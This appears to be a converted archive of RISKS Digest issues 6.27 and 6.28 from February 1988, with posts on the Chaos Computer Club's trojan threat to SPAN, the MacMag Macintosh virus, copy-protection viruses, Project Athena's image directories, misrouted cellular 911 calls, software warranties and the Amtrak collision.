Estimated first day sales for Dragon Quest III are 1,000,000 ROM cartridges. The first day price was 4,130 Yen, at 129 Yen/US\$ that is a first day retail sale of 32,000,000 US\$! One commentator called it "softo-fever". [...]

The Japan Times (Wednesday, Feb 10, 1988) reported that 289 students were not warned by police against skipping classes, but actually "taken into custody".

Also, at least one software-mugging was reported. A 14-year old told police he was knocked off of his bike by three older boys who took his "Dragon Quest III" and rode off on their bikes!



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 27

Tuesday, 16 February 1988

Contents

Sometimes doing nothing is doing something

Carl via Jerry Leichter

More info on Compuserve Macinvirus

Max Monningh

Viruses as copy protection

Re: Trojan horsing around with bank statements

Henry Spencer

Re: computer pornography

Jonathan Kamens

Emergency Calls misdirected by Cellular Telephone System

Dave Wortman

Software Warranties

Robert Kennedy

Mag-stripe cards

Joel Kirsh

Interleaving of Early Warning Systems

Herb Lin

What is the responsibility of Administrators?

Chris McDonald

Data Physician -- Correction (Re: RISKS-6.25)

Andrew Hastings

Reporter seeking virus information

John Gilmore

Info on RISKS (comp.risks)

LEICHTER-JERRY@CS.YALE.EDU <"Jerry Leichter> Tue, 16 Feb 88 18:04 EST

<LEICHTER@VENUS.YCC.YALE.EDU>

Subject: Sometimes doing nothing is doing something

Forwarded from INFO-VAX.

Date: Wed, 10 Feb 88 18:43:53 PST From: carl@CitHex.Caltech.Edu

Subject: The Chaos Computer Club's Trojan Horse threat was apparently successful

-- Jerry

To: info-vax@CitHex.Caltech.Edu

A week or so ago, the Chaos Computer Club of West Berlin announced that they were going to trigger trojan horses they'd previously planted on various computers in the Space Physics Analysis Network. Presumably, the reason for triggering the trojan horses was to throw the network into disarray; if so, the threat has, unfortunately, with the help of numerous fifth-columnists within SPAN, succeeded. Before anybody within SPAN replies by saying something to the effect of "Nonsense, they didn't succeed in triggering any trojan horses", let me emphasize that I said the THREAT succeeded. That's right, for the last week SPAN hasn't been functioning very well as a network. All to many of the machines in it have cut off network communications (or at least lost much of their connectivity), specifically in order to avoid the possibility that the trojan horses would be triggered (the fifth-columnists to whom I referred above are those system and network managers who were thrown into panic by the threat). I find this rather amazing (not to mention appalling) for a number of reasons:

- By reducing networking activities, SPAN demonstrated that the CCC DOES have the power to disrupt the network (even if there aren't really any trojan horses out there);
- 2) Since the break-ins that would have permitted the installation of trojan horses, there have been a VMS release (v4.6) that entails replacement of ALL DEC-supplied images (well, not quite: some layered products didn't have to be reinstalled; however, there have been new versions of many layered products since the break-ins). Installation of the new version of VMS provided a perfect opportunity to purge one's system of any trojan horses.
- 3) In addition to giving CCC's claims credibility, SPAN's response to the threat seems a bit foolish since it leaves open the question "What happens if the CCC activates trojan horses without first holding a press conference?".

Hiding from the problem doesn't help in any way that I can see; it merely makes SPAN (and NASA) look foolish.

Disclaimer: The opinions expressed above are my own, and not necessarily those of my employers. The opinion of one of my bosses is (at least in part) that he'd like to regain access to some of the databases that SPAN's managers have isolated in their panic.

✓ More info on Compuserve Macinvirus

<MAXWELL%FNALC.BITNET@CUNYVM.CUNY.EDU> Sun, 14 Feb 88 23:33 CST

Here is some more info on the Compuserve Mac-virus (see <u>RISKS-6.22</u>). (From the Chicago Tribune, without their permission of course)

Chicago Tribune, Sunday 14 Feb. 1988, Section 7, Page 8

"Virus gimmick is 'vandalism, pure and simple'" by Daniel Brogan

"By now you've probably read a thing or two about computer viruses. Everyone seems to be talking about them. [explanation deleted]

The matter of computer viruses is a matter of heated debate in computer circles. Some fear [the obvious]. Others see [it as an urban legend born of science fiction and societal technophobia].

I was inclined to side with the latter group. [This guy's a reporter??] Every virus report I investigated seemed to have taken place in some foreign country or was attributed to a friend of a friend.

Then I ran into a real honest-to-goodness virus. [more stuff we already know]

As it turned out the virus was pretty tame. On March 2, the user would be greeted with the following message:

"RICHARD BRANDOW, publisher of MacMag, and its entire staff would like to take this opportunity to convey their UNIVERSAL MESSAGE OF PEACE to all Macintosh users around the world."

After displaying the message, the virus would quietly delete itself without disturbing any other data. At least 40 subscribers downloaded the virus from Compuserve. The stack was also spotted on SEVERAL other commercial databases.

I called Brandow, who readily accepted responsibility for the virus. [Here comes the bilge...] 'Actually, we like to call it a message,' he told me. 'We look at is a something that's really positive.' MacMag is a Canadian monthly with a circulation of about 40,000.

Brandow began toying with the idea of his message about 2 years ago, toyed with various distribution schemes, settled on a virus and HIRED A PROGRAMMER!! (March 2 was chosen to commemorate the 1st birthday of the Mac II.

He then infected 2 Macs at MacMag for 2 days in December. Already, he says the virus has been sighted throughout Europe. 'People there are reacting to it like a new form of art. They think it's a nifty form of communication.'

[Brogan's opinion deleted] Brandow says, 'I really think it's a difference of philosophy. People here in Canada and over in Europe see this for what it is, a message of peace. It's you people in the United States who see it as something dark and nasty.' [Henry, are we really that paranoid down here?]

Neil Shapiro, Compuserve's Macintosh forum admin worries that 'MacMag has opened here a Pandora's Box of problems which will haunt our community for years.'"

[beg.flame]

Who the hell does this clown think he is?? How could he possibly get to the position in life to publish his own magazine and be unable to think through the logical, INEVITABLE implications of his actions?? American's are just paranoid?? Oh sure, there have never been ANY Canadian crackers, the Chaos Computer Club [Europe], the IBM Christmas card [W.Germany] and the Israeli virus are just campfire fictions. And what about the little American computer geek who at THIS VERY MINUTE is probably altering the DNA inside Brandow's message to do nasty things? Mac users ARE particularly bad about software hygiene,(I used to be, untill I subscribed to Risks...) and there ARE a lot of people who use Macs for REAL WORK. I assert that some of these people bought Macs because they don't like what IBM stands for, believe in "the little guy" because they are too, are undercapitalized and could be seriously screwed if one of their employees loads a sick disc. Some of these people are going to learn a painfully expensive lesson because of Brandow. I know that someone out west uses Macs for Cray terminals...the mind boggles.

Since Brandow lives in Canada and not here in Chicago, I can't get Vito, the alderman's nephew, to break his knees; I don't s'pose he lives in Toronto ;-> ...

I therefore propose economic response. The liquidation of Brandow's business will probably be insufficient to cover the losses which will eventually be suffered by the Macuser community (and it wouldn't help anyway) but it might make an impression.

[end.flame]

I also have an opinion about his method of spreading the virus, which may or may not have been discussed here previously. Most of my old risks issues are archived on tape, the robot's slow, and I don't have a quota THAT big anyway...I'll do my homework and maybe post something on the subject later.

Max Monningh, Fermi National Accelerator Laboratory, Box 500, MS-355 Batavia, IL 60510 MAXWELL@FNALB.BITNET SPAN/HEPnet: 43011MAXWELL

Viruses as copy protection

<ELIOT%cs.umass.edu@RELAY.CS.NET> Thu, 11 Feb 88 11:55 EDT

The idea of using a virus as a copy protection mechanism is very scary. Here are a couple of ideas for people to try to use to convince companies not to try this.

(1) Suppose a virus from a stolen system finds its way into someone else's computer, who had no knowledge or involvement with the piracy. The person who buys software usually has a contract protecting the company from liability, but I cannot see the company escaping legal liability to a third party who is damaged by software doing what they intended it to do. If this happened to me I would certainly sue the company for everything it had. Consider, for example, that

you are liable for injuries to a burgler who is hurt by a trap inside your home.

- (2) Protection schemes can fire incorrectly. Consider a *legitimate* owner of a piece of software who runs it from an *old* disk. A little bit of bit-rot and all of a sudded the program thinks it is stolen...
- (3) Another example, that has happened to me. I am a *legitimate* owner of a copy-protected macintosh game program. I have used it quite happily on my 512K Macintosh. My "licence" allows me to run it on any single machine etc., so I tried using the original master disk on a Macintosh SE. This wa perfectly legitimate, but the slightly differences in the machines was enough to set off their copy protection scheme. Since the game runs, but cheats, when this happens it took me quite a while to be sure of what was happening.

The basic point is that software cannot reliably detect that is has been illegitimately copied.

★ Re: Trojan horsing around with bank statements

<mnetor!utzoo!henry@uunet.UU.NET>
Mon, 15 Feb 88 18:02:58 EST

- > This message was not a legitimate one. It was developed as part of
- > a test program by a staff member, whose sense of humor was somewhat
- > misplaced, and it was inadvertently inserted in that day's statement...

Note an analogy to the "no jokes please" signs at airport security-screening stations: there are times and places which are just too sensitive for certain types of humor. Putting an "EXPLOSIVES" sticker on your friend's suitcase, however appropriate it might be as a joke in the right situation, is defensible only if you take precautions to be SURE it gets removed before he tries to go through airport security. Good intentions are not enough; redundant precautions are in order, in case something goes wrong.

Henry Spencer @ U of Toronto Zoology {allegra,ihnp4,decvax,pyramid}!utzoo!henry

[John Markoff told me today that Wells Fargo still does not know who is responsible. By the way, despite my choice of SUBJECT: line, I have no inside information that would lead me to believe it was an intentional Trojan horse rather than an accidental leakage. But that is certainly a possibility under th circumstances! PGN]

Re: computer pornography

<jik@ATHENA.MIT.EDU>
Mon, 15 Feb 88 14:27:55 EST

In <u>Risks Digest 6.26</u>, Prentiss Riddle (riddle@woton.UUCP) mentions a wire service report about computer pornography. We've had firsthand experience in the "dangers" of computer pornography here at MIT's Project Athena computer system in the past few weeks....

About a month ago, an employee of Project Athena (who is also an MIT student) created a directory entitled "xpix" which contained all kind of graphic files, most of which were either digitized or scanned from pictures. These files had been circulating around Athena in many different users' subdirectories for some time, and the student who organized them all was simply trying to conserve space and make them easier to access. Also included in the xpix directory was a program to place any of the pictures in the directory into the background of a workstation (Athena workstations are multiple-window environments with a background which is normally gray.).

Included in the xpix directory were two subdirectories entitled "boys" and "girls;" I am sure you can imagine what kinds of graphics they contained. After the xpix directories had existed for about a week, the director of Project Athena announced that complaints about the boys and girls directories had been made by a dean; the dean had said that she had received complaints from students. The xpix directory was soon thereafter made totally inaccessible to Athena users.

Approximately a week later, the xpix directory was restored, but the boys and girls directories are no longer readable.

A few observations:

First of all, is what Athena did legitimate? They claimed that since the xpix directory was an independent filesystem and was not a part of any user's home directory, Athena was "supporting" it by allowing it to exist. Since Athena did not want to "support" pornography, they could not allow the offensive [to some people] directories to remain world-readable. Basically, what they are saying is that if any user decides to take all of the offensive pictures (if he can get access to them) and place them into his home directory and make them world-readable, there is nothing Athena can do to stop him.

Second, the student who created xpix estimates that while the girls and boys directories were taking up 4 or meg before they were segregated, the many copies of the pictures which have been obtained by whatever means since the directories were cut off are now taking up about 50 meg of system space. Was it really worth it for Athena to install the directory protections if there are ways to get around them and the net result is less efficient use of system resources?

What are the possible implications of Project Athena's decision? Can the administration of a supposedly user-privacy-secure system censor the material that is made accessible on it? Is the presence of a filesystem on a machine evidence that the administration "supports" the contents of the filesystem?

Jonathan Kamens, MIT '91

Emergency Calls misdirected by Cellular Telephone System

Dave Wortman <dw%csri.toronto.edu@RELAY.CS.NET> Fri, 12 Feb 88 13:00:22 EST

Several cases have been reported here recently in which calls from cellular telephones to the 911 emergency number have been seriously misdirected due to automated load shedding by the cellular nodes. The problem arises when the node nearest a caller is overloaded and a call automatically gets switched to the next nearest node. For example a person calling 911 in Oakville, Ont. was redirected to St. Catharines, Ont which is about 85 km away. There have also been trans-border problems, a cellular call to 911 in Bowmanville, Ont was picked up on the other side of lake Ontario in Rochester, N.Y. I haven't seen any documented cases of loss of life or property due to this problem but the potential for such loss is clearly present. Local telephone officials are warning cellular telephone users to fully identify their location when they make a call to the emergency number.

I conjecture that this is a symptom of a much larger problem. The cellular phone system is probably incapable in general of always correctly dealing with "generic" telephone numbers (e.g. 411, 611, 555-1212, etc.) where part of the effective telephone number is derived from the context of the caller. Large trans-border municipalities like Detroit Michigan/Windsor Ontario must be a real zoo in this regard since the INWATS (800-XXX-XXXX) numbers have different bindings in the U.S. and Canada

Dave Wortman, Computer Systems Research Institute, University of Toronto

Software Warranties

Robert Kennedy <jrk%computer-lab.cambridge.ac.uk@NSS.Cs.Ucl.AC.UK> Mon, 15 Feb 88 13:58:31 GMT

Nancy Leveson writes informing us of the ABA's Legal Technology Advisory Council and their "ABA Mark of Approval" which they grant to software passing their tests.

I am concerned that any organization which purports to do what the LTAC does is really sticking its neck out. How can they really be sure they have uncovered all the "serious errors" in the software they are testing? Of course the answer is that they can't. Shouldn't they include a disclaimer to this effect with their mark of approval?

I think it is a very good idea to have an organization like the LTAC doing this sort of work. Someone should certainly make it their business to evaluate software and publicize the results. But a user who naively believes approved software to be "without serious errors" could really get burned. I have seen software certification people find some really obscure bugs, but never before have I heard anyone claim to find them ALL.

Of course this problem is not unique to computer software. I am sure that somewhere out there is a person who believed Underwriters' Labs when they were wrong (I don't know of a specific instance of their being wrong; perhaps they never have approved a product that was dangerous...). But we are much better at understanding the workings of electrical and mechanical machines than we are at understanding the workings of computer software. Furthermore, UL, as far as I know, doesn't say whether or not the products perform as advertised. They only say whether they are safe or not.

Robert Kennedy

✓ Mag-stripe cards

Joel Kirsh <KIRSH@NUACC.ACNS.NWU.Edu> Sun, 14 Feb 88 13:32 CST

When my bank card "lost its stripes" (and was subsequently munched by the ATM) I was informed that the blame lay in the fact that I was storing it in my wallet adjacent to another mag-stripe card. Perhaps a subtle form of competition between financial institutions?

Joel Kirsh, kirsh@nuacc.BITNET

[That is actually an attractive theory. PGN]

Interleaving of Early Warning Systems

<LIN@XX.LCS.MIT.EDU>
Fri, 12 Feb 1988 23:19 EST

From: ronni at CCA.CCA.COM (Ronni Rosenberg)

In <u>RISKS 6.22</u>, Ronald Wanttaja discusses a scenario in which "The Soviets blind most of the US Early Warning satellites.. The U.S. immediately goes to high DEFCON. ... The Soviets do *nothing*."

I believe that if the U.S. goes to a high DEFCON, the Soviets automatically go to a higher state of alert.

This statement is not supported by the historical data. The US has placed its strategic forces on DEFCON 3 three times, and DEFCON 2 once. To my knowledge, the USSR never changed the alert level of its nuclear forces.

On the other hand, the fact that it is not empirically supported does not mean that it is not true. It may mean that the US has never placed its forces at sufficiently high DEFCON to do this. DEFCON 1 has never been reached.

The real lesson is that the Sovs might react, and they might not. You'll never know until it happens.

What is the responsibility of Administrators?

Chris McDonald STEWS-SD 678-2814 <cmcdonal@wsmr10.ARPA> Fri, 12 Feb 88 13:38:02 MST

The latest edition of RISKS from Keith Peterson on "FLU_SHOT" as a virus defense raises a question which I have posed to Keith and the administrator of the simtel20 on which "FLU_SHOT" resides as a public domain program: namely, does an administrator of a public domain repository have any responsibility to examine software for the possibility of a Trojan Horse before he or she posts that package to their repository?

If there are technical or administrative reasons as to why an administrator cannot examine packages before posting them, I feel that users should be advised in advance and up-front that this is the situation. But I have the impression that my opinion is a minority one.

The Army C2MUG public domain repository at Fort Leavenworth, which had 14,000 subscribers as of last Friday, apparently has a policy to screen all software submissions before release. C2MUG is the Command and Control Microcomputer Users' Group. But other well-known repositories on DDN, for example, do not and have no official policy on notifying users of that fact.

Is there any written policy within the respective DDN, BITNET, CSNET, etc., communities which does address this question?

Chris McDonald, White Sands Missile Range

✓ Data Physician -- Correction (Re: RISKS-6.25)

<Andrew.Hastings@pogo.camelot.cs.cmu.edu> <lost>

The phone number for Eric Hansen should have been 612-571-7400.

-Andrew Hastings abh@cs.cmu.edu 412/268-8734

Reporter seeking virus information

John Gilmore <hoptoad.UUCP!gnu@cgl.ucsf.edu> Sun, 14 Feb 88 05:28:14 PST

[Relayed from the FidoNews 5-06 of 8 Feb 1988]

-- VIRUS QUERY --

Reporter writing an article for the NY Times on the threat of "virus' ("mole,) "worm" and/or trojan horse "attack code" programs seeks reports of real experiences with these often destructive, sometimes playful, devices. I'm interested in any reports about incidents involving PCs, minis or micros.

Please forward replies to Vin McLellan at Fido 101/154, (voice) 617-426-2487, or Snail: 125 Kingston St., Boston, Ma. 02111.



Search RISKS using swish-e

Report problems with the web pages to the maintainer



THE RISKS DYGEST

Forum on Risks to the Public in Computers and Related Systems

ACM Committee on Computers and Public Policy, Peter G. Neumann, moderator

Volume 6: Issue 28

Wednesday 17 February 1988

Contents

Interleaved Alert Systems

Earl Boebert

Unix Review -- Safe and Secure

Aaron Schuman

Re: More info on Compuserve Macinvirus

Amos Shapir

More on LTAC -- software review and warranties

Nancy Leveson

Re: Software Warranties

Barry Nelson

Computer Pornography

Joe Morris

Jay Elinsky

Jim Frost

Don Mac Phee

A bit more on the AMTRAK crash...

John McMahon

Re: Last Clasp credit cards

Jack Holleran

911

Brint Cooper

Talk on Legal Issues of Computer Graphics by Susan Nycum

Eugene N. Miya Info on RISKS (comp.risks)

Interleaved Alert Systems

<Boebert@DOCKMASTER.ARPA> Wed, 17 Feb 88 10:05 EST

Barbara Tuchman, in her classic _The Guns of August_, makes a strong case that WWI started because of interleaved alert systems. The issue then was mobilization time in days versus flight time in minutes, but the positive feedback effect was the same. Worth reading by anybody interested in

interactions among large systems.

The Latest Unix Review

Aaron Schuman <human%hpinddf@hplabs.HP.COM> Wed, 17 Feb 88 17:05:08 -0800

The Feb '88 issue of Unix Review (vol 6, #2) takes "Safe and Secure" as its theme. I found it to be worthwhile reading. Especially useful were Tom Berson's interview with Colonel Roger Schell and an article on cost considerations of security by Gligor & Chandersekaran. If you've got an hour, go find yourself a copy. Happy reading.

★ Re: More info on Compuserve Macinvirus (RISKS DIGEST 6.27)

Amos Shapir NSTA <amos@nsc.NSC.COM> Wed, 17 Feb 88 09:07:01 PST

Flames aside, there is one good outcome of Richard Brandow's message: On March 2, any MacII user who assumes (as the Chicago Tribune reporter did) that viruses were just an urban legend, will learn otherwise in an easy way, and take appropriate steps to protect his Mac.

Amos Shapir

National Semiconductor 7C/266 1135 Kern st. Sunnyvale (408) 721-8161 amos@nsc.com till March 1, 88; Then back to amos%taux01@nsc.com

✓ More on LTAC -- software review and warranties [Re: RISKS-6.22]

Nancy Leveson <nancy@commerce.UCI.EDU> Wed, 17 Feb 88 10:03:27 -0800

[Note: LTAC = Legal Technology Advisory Council. PGN]

I have some additional information, which judging from the response I got to my message, may be of interest to enough people to warrant putting it in Risks.

Apparently, there are committees like the IEEE Working Groups that LTAC has formed to develop a draft of the guidelines or criteria on which the software will be evaluated. These working groups include representatives from all interested parties, including those who build and sell the software. The guidelines are developed by a concensus process -- there is no majority vote. The criteria are discussed until all agree. The guidelines statement is then sent to companies who sell that particular type of software.

If a company submits their software to be tested, they receive an exception letter which states where the software does not meet the criteria. This letter provides enough information so that the vendor can replicate the erroneous behavior. The software must satisfy all the mandatory criteria.

There are also some preferred criteria which specify additional features that would be nice to include in such software. LTAC has two categories: Standard means that one half the preferred criteria are included and Advanced means that two thirds of the preferred criteria are included. The vendor is given a chance to fix any of the problems mentioned in the exception letter. The same tests are used for each of the software packages of a certain type, e.g., all docketing programs are submitted to the same set of test cases. (I assume that additional test cases are written for special claims by the vendor).

The reviews provided for each approved software package are extensive and do not just say "yes" or "no." They are 30-60 pages long and describe the features of the software and the detailed results of the testing process. The review is sent to the vendor first to get their comments. If there are errors in the review and the vendor does not point this out and later discovers them, then the vendor must pay for reprinting the review.

A previous Risks message mentioned the problem of the cost of the review. It IS expensive. For example, a single-user Time, Accounting, and Billing system will cost the vendor \$27,000 to go through the review process. On the other hand, it seems like vendors could get the published guidelines and provide a warranty themselves if they wanted to -- I am sure that would satisfy their customers and also save them the money. The cost of LTAC is not covered by the charges, by the way. Over the three years of existence, the ABA has contributed over \$1,000,000 to LTAC. So LTAC is not only non-profit, it is operating at a deficit. One should note that the cost of getting a UL rating is many times greater than the cost of getting the ABA software approval.

I do not believe that an LTAC-type operation will solve all our problems with software. But it is an interesting phenomenon to watch the purchasers get together and demand that vendors are truthful and accept responsibility for their products and their claims about their products when government is not taking adequate steps to protect them.

RE: Software Warranties

Barry Nelson

Ved, 17 Feb 88 10:17:53 EST

RE: RISKS 6.27 Robert Kennedy < jrk%computer-lab.cambridge.ac.uk@NSS.Cs.Ucl.AC.UK>

<> Furthermore, UL, as far as I know, doesn't say whether or not the products <> perform as advertised. They only say whether they are safe or not.

Not even that! They license you to mark your units as having met their *minimum* safety standards, as inspected by their engineers. They do not claim it's safe or that they have looked at everything, or that they have written a perfect standard. They will not tell you how to make it safer, only whether or not it meets their interpretation of a given paragraph in a standard.

From my readings of Product Liability Cases, it appears that a manufacturer is often held strictly liable for damage or injuries which occurred as a result of

the product *regardless* of it's adherence to safety standards. Safety certification efforts by the vendor *DO* help disprove negligence.

Note that UL (et al) assumes *no* liability for your product or its use. If you invoke their mantle during litigation, they may start their own investigation of the incident and issue an affadavit as to any deviations found in the unit. This is tantamount to an indictment, should *anything* be found and places the onus clearly on the defendant to now prove irrelevance of each defect to the claimed injury. (Talk about a two-edged sword!)

The point is: you cannot hide behind someone else's evaluation if you are the product experts or could have hired one. UL does not claim to be expert, only an inspector and promulgator of Standards. The same would probably hold for a software test agency. It establishes a minimum acceptance, not a quality goal.

Barry C. Nelson /Senior Systems Engineer /
BBN Communications Corporation / 70 Fawcett Street, Cambridge, MA

"This document contains statements of opinion by the author that are not attributable to BBN Communications Corporation or its management."

[Some of this was also noted in a contemporaneous message from Ronni Rosenberg. PGN]

Computer Pornography (revisited)

jcmorris@mitre.arpa <Joe Morris> Wed, 17 Feb 88 17:20:40 EST

In RISKS 6:27, Jonathan Kamens asks:

- > [...]Can the administration of a supposedly user-privacy-secure system
- > censor the material that is made accessible on it? Is the presence of
- > a filesystem on a machine evidence that the administration "supports"
- > the contents of the filesystem?

The answers are, I suggest, "yes" and "it depends". In general, the owner/operator/manager of a computer system has the legal authority to say what can be done with it, and has the legal responsibility to reject unlawful activities where it is aware of them. (There is, of course, a gray area in deciding how much effort must be expended in discovering whether there are any such unlawful uses being made of the system.)

For example, if the operator of a BBS is aware that a certain message contains pirated credit card numbers and does not remove the it from the system, then the damaged parties (the credit card holder and/or the issuer) probably have a right of action. If it is not reasonable to expect the operator to screen the messages (Compuserve for example) then there should be no right of action as long as the operator has not been made aware of the improper use. From a legal standpoint I doubt that there is any significance in the question of whether the data was in a private or public file. Once the nature of the material is known the operator may be required to act.

Even if the material is not unlawful, the operator of the computer system still has every right to establish policy governing how that system is to be used. If a user doesn't like the policy an attempt can be made to change it, but that's all. Even if the material isn't illegal, management has a valid concern for public relations which isn't helped by allowing the facility to become known as a repository for feelthy peechurs. It's like a newspaper, where the policy is set by the publisher. If the editor doesn't like it, tough. In the case cited in the RISKS entry the Project Athena management was apparently responding to negative publicity which could damage its reputation with individuals who are in a position to affect its business.

There doesn't even have to be the extreme of "dirty" material. If the system management wants to declare that game programs are not to be placed on the system, that's their prerogative. If you insist on playing Adventure on the system, you're not welcome.

A final note: there is a difference between the legal authority to set policy for a system and the ethical exercise of that right. The recent Supreme Court decision on the Hazelwood student newspaper is a case in point: however ill-considered the specific decision may have been, the school as publisher had the final say on the contents of the paper.

Joe Morris

Computer pornography on Project Athena system

Jay Elinsky <ELINSKY@ibm.com> 17 Feb 88 13:05:00 EST

Maybe Project Athena lets you use their resources for any purpose you want. Here in the corporate world, we're allowed to use company resources only for company business. Not that my manager can go snooping into my files (he can't, except under certain exceptional conditions). But if there's a disk space shortage then I could be asked to justify the space I'm consuming. If I honestly say that I'm storing dirty pictures, then I'll be told that it's not a legitimate business use of the system. If I lie, then I deserve to be disciplined.

Jay Elinsky, IBM T.J. Watson Research Center, Yorktown Heights, NY

✓ RISKS in using public computers -- computer pornography [RISKS-6.27]

Jim Frost <madd@bu-cs.bu.edu> 18 Feb 88 00:05:42 GMT

This isn't specifically about the xpix incident, but deals with a very relevant RISK. Many users of "public" computer systems (e.g., a university mainframe) are unaware of policies governing the use of the hardware/software. On our systems at Boston University, anything created on any university-owned mainframe is basically the property of Boston University (there are possible exceptions but they aren't the subject at

hand). This means that if a student created a nifty program, s/he would be unable to copyright that program independently of the university. Now, the RISK of this is that the university doesn't make this publicly known (I found out about it after one of my programs turned out to be valuable -- I didn't want to sell it but several people commented that the copyright notice I put on it was invalid).

From the university's point of view (and probably that of MIT with regards to Athena), they own the system and thus can dictate the use of its resources. If they don't like something, they reserve the right to destroy it/alter it/sell it/whatever. If that is the policy with Athena, an independent user making his files world-readable could just be shut down by the system manager.

With regards to copyrights, is it really legal for a university (or other entity) to claim copyright to anything made on their system without the writer's specific permission (eg signing a paper saying that anything done on a company's system is the property of the company unless the company releases it)? I would liken the source on the machine to typing on a piece of paper. The way something is expressed on the paper should be the property of the person that expresses it, not that of the owner of the paper (in the mind of this programmer, at least), which is what I thought was the idea behind the copyright law. This would seem to follow the common practice, too, since people buy programs, music, books, etc but the writer maintains ownership of the expression although the buyer owns the medium.

Food for thought. jim frost madd@bu-it.bu.edu

×

Don Mac Phee <NKK101%URIMVS.BITNET@MITVMA.MIT.EDU> Wed, 17 Feb 88 10:13 EST

In <u>RISKS 6.27</u>, Jonathan Kamens speaks of a broader subject than computer pornography. He asks of what ARE your rights on a semi- public (i.e. a system at an institution or workplace) system. I'll just stick in some of the obvious answers after a little backround. ;-)

- > I am sure you can imagine what kinds of graphics they contained.
- > After the xpix directories had existed for about a week, the director
- > of Project Athena announced that complaints about the boys and girls
- > directories had been made by a dean; the dean had said that she had
- > received complaints from students. The xpix directory was soon
- > thereafter made totally inaccessible to Athena users.
- > First of all, is what Athena did legitimate?

Who administers the system? This discussion raged for the longest of times on a system at the University of RI. There was a communications database used by the students for informal chats and discussion groups. The notes sent by some users had a tendency to be abusive and affronting. After a number of users complained to the computing center, the offensive notes, and sometimes entire discussion groups were edited or removed by the staff. The basis for the decision was that PARTICIPATE (the name of the database) was a system maintained resource,

so therefore was subject to editing by the staff. If you wanted to be abusive, you had your own account space to be abusive in.

- > Was it really worth it for Athena to install the directory
- > protections if there are ways to get around them and the net result is
- > less efficient use of system resources?

See explanation above.....

> What are the possible implications of Project Athena's decision?

It sounds to me you have a half-way decent administator :-) Although I (here comes the opinion) wouldn't allow them in the first place.

- > Can the administration of a supposedly user-privacy-secure system
- > censor the material that is made accessible on it?

If it's a system resource, they should. If its your own files located in the directory space provided to you by the system, and the files are not HARMFUL to the system, no.

- > Is the presence of a filesystem on a machine evidence that the
- > administration "supports" the contents of the filesystem?

That's why the administration EDITS it. Freedom of speech applies to a LOT of areas. This is NOT one of them. They are providing you with space and utilities to perform a specific function. Learn. If you want pornography, go to the local drugstore. Admitted, a system might have a LOT of free space for nonesuch like this, but it also takes more effort to maintain it. CPU time spent copying and reading the data, paper wasted printing it, time spent making archives of the data, time spent restoring the data, the wear and tear on the digitizer. The mind boggles when you consider all of this.

Don Mac Phee

p.s. All standard disclaimers apply.

A bit more on the AMTRAK crash...


x4333) <XRJJM%SCINT.SPAN@STAR.STANFORD.EDU (John McMahon, STX/COBE> Wed 17 Feb 88 08:23:08-PDT

- ***> From: msb@sq.com (Mark Brader)
- ***> > The FCC's private radio bureau reported [of the Chase, MD, accident]
- ***> > that "This terrible collision could have been avoided had the
- ***> > locomotives been under the control of a central computer."
- ***> It could also have been avoided if the turnout in question had had
- ***> a "derail". This device, as the name suggests, would derail one train --
- ***> in this case, the locomotives -- rather than letting it onto the through
- ***> line where it could (and did) collide with,

Mark brings up a valid point. Unfortunately, that section of track (Just south of the Gunpowder River bridges) has no derails. I haven't been on that section

of track, but the layout diagrams I have seen never mentioned a derail.

As I recall (since the docs are not in front of me) the track looks like this:




The Conrail train, on track B, had ignored at least one warning signal. It ended up going through a stop signal right before it reached the switch. The Engineer hit the brakes as the train went through the switch, and ultimately stopped at point C.

At the same time, the AMTRAK train had been approaching the same point on track A. It's reported speed was around 100 MPH. On some sections of AMTRAK's Northeast corridor, 125 MPH is the speed limit. There has been some question as to how wise it is to run trains so fast, when only some of them are under Automatic Train Control (ATC). All AMTRAK trains in the area are under ATC, the CONRAIL trains aren't.

Since the CONRAIL train couldn't outrun the AMTRAK, and they couldn't back up (An article in the Washintonian Magazine suggested the engineer of the CONRAIL train considered backing up until the AMTRAK came into view) Impact occurred.

A derail switch would have (probably) saved the AMTRAK train.



If the derail was installed (Track D) the CONRAIL train would have passed the STOP signal and instead of being forced onto track A would proceed on to track D. The AMTRAK train may have shot by without even knowing there was a problem.

The risk here is that the CONRAIL locomotive still would have crashed, the lives of the CONRAIL train crew would be threatened, and if the crash was bad enough it could still spill back onto the "A" track. It seems forcing CONRAIL into using ATC would be a better idea.

John McMahon

Re: Last Clasp credit cards

Jack Holleran < Holleran@DOCKMASTER.ARPA> Wed, 17 Feb 88 00:19 EST

I don't think that the magnetic clasps on purses could degauss or fully erase credit cards. The magnets may introduce some noise on the magnetic stripe but it should still be legible electronically.

First, you need a sufficient strength to really erase. How much is enough? You have to exceed the coercivity of the magnetic stripe on the card. Most of the cards are using a quality magnetic stripe to prevent overwriting by the criminal element.

Second, why would the purse manufacturer use a "high coercivity" magnet to keep the purse closed. He is probably going to use the cheapest magnet he can find to do the job. If its too expensive, he'll figure a way to bring back snaps.

I think the damage is probably being done in the stores where everyone seems to have an on-line reader. No offense to the hard working clerks but have you really watched how they "read" a card on the reader. How often have they had to reread the card and then, "punch" the numbers into the reader or cash register or call the credit card service bureau. The card could be bad but the reader might be "dirty" or the clerk could be "reading" the card wrong.

Concerning the eelskin metalic particles introduced in the tanning process (RISKS-6.25), the stripe on the credit card is a modified magnet. It will when placed near particles which could be magnetized, attract them. The particles could then "dirty" the reader. Which in turn "dirties" another card. Since some of the other conversations in RISKS have been about viruses, this might be a description of a "particle virus".

Jack Holleran

% 911

Brint Cooper <abc@BRL.ARPA> Tue, 16 Feb 88 22:22:12 EST

- > Several cases have been reported here recently in which calls from cellular
- > telephones to the 911 emergency number have been seriously misdirected due to
- > automated load shedding by the cellular nodes. The problem arises when the
- > node nearest a caller is overloaded and a call automatically gets switched to
- > the next nearest node. For example a person calling 911 in Oakville, Ont.
- > was redirected to St. Catharines, Ont which is about 85 km away.

A low-tech, non-computer solution is easily available. The 911 (or police, fire, ambulance, whatever) dispatchers in adjacent jurisdictions simply monitor one another's radio transmissions. While this is technically in violation of FCC rules, the Commission knows it is done and condones it in the interests of life and safety. For example, state and local police here have, in earlier days, monitored one another's transmissions to coordinate problems as have fire departments in adjacent jurisdictions.

Brin

✓ 2/23 8 PM Bay Area ACM/SIGGRAPH: Legal Issues of Computer Graphics

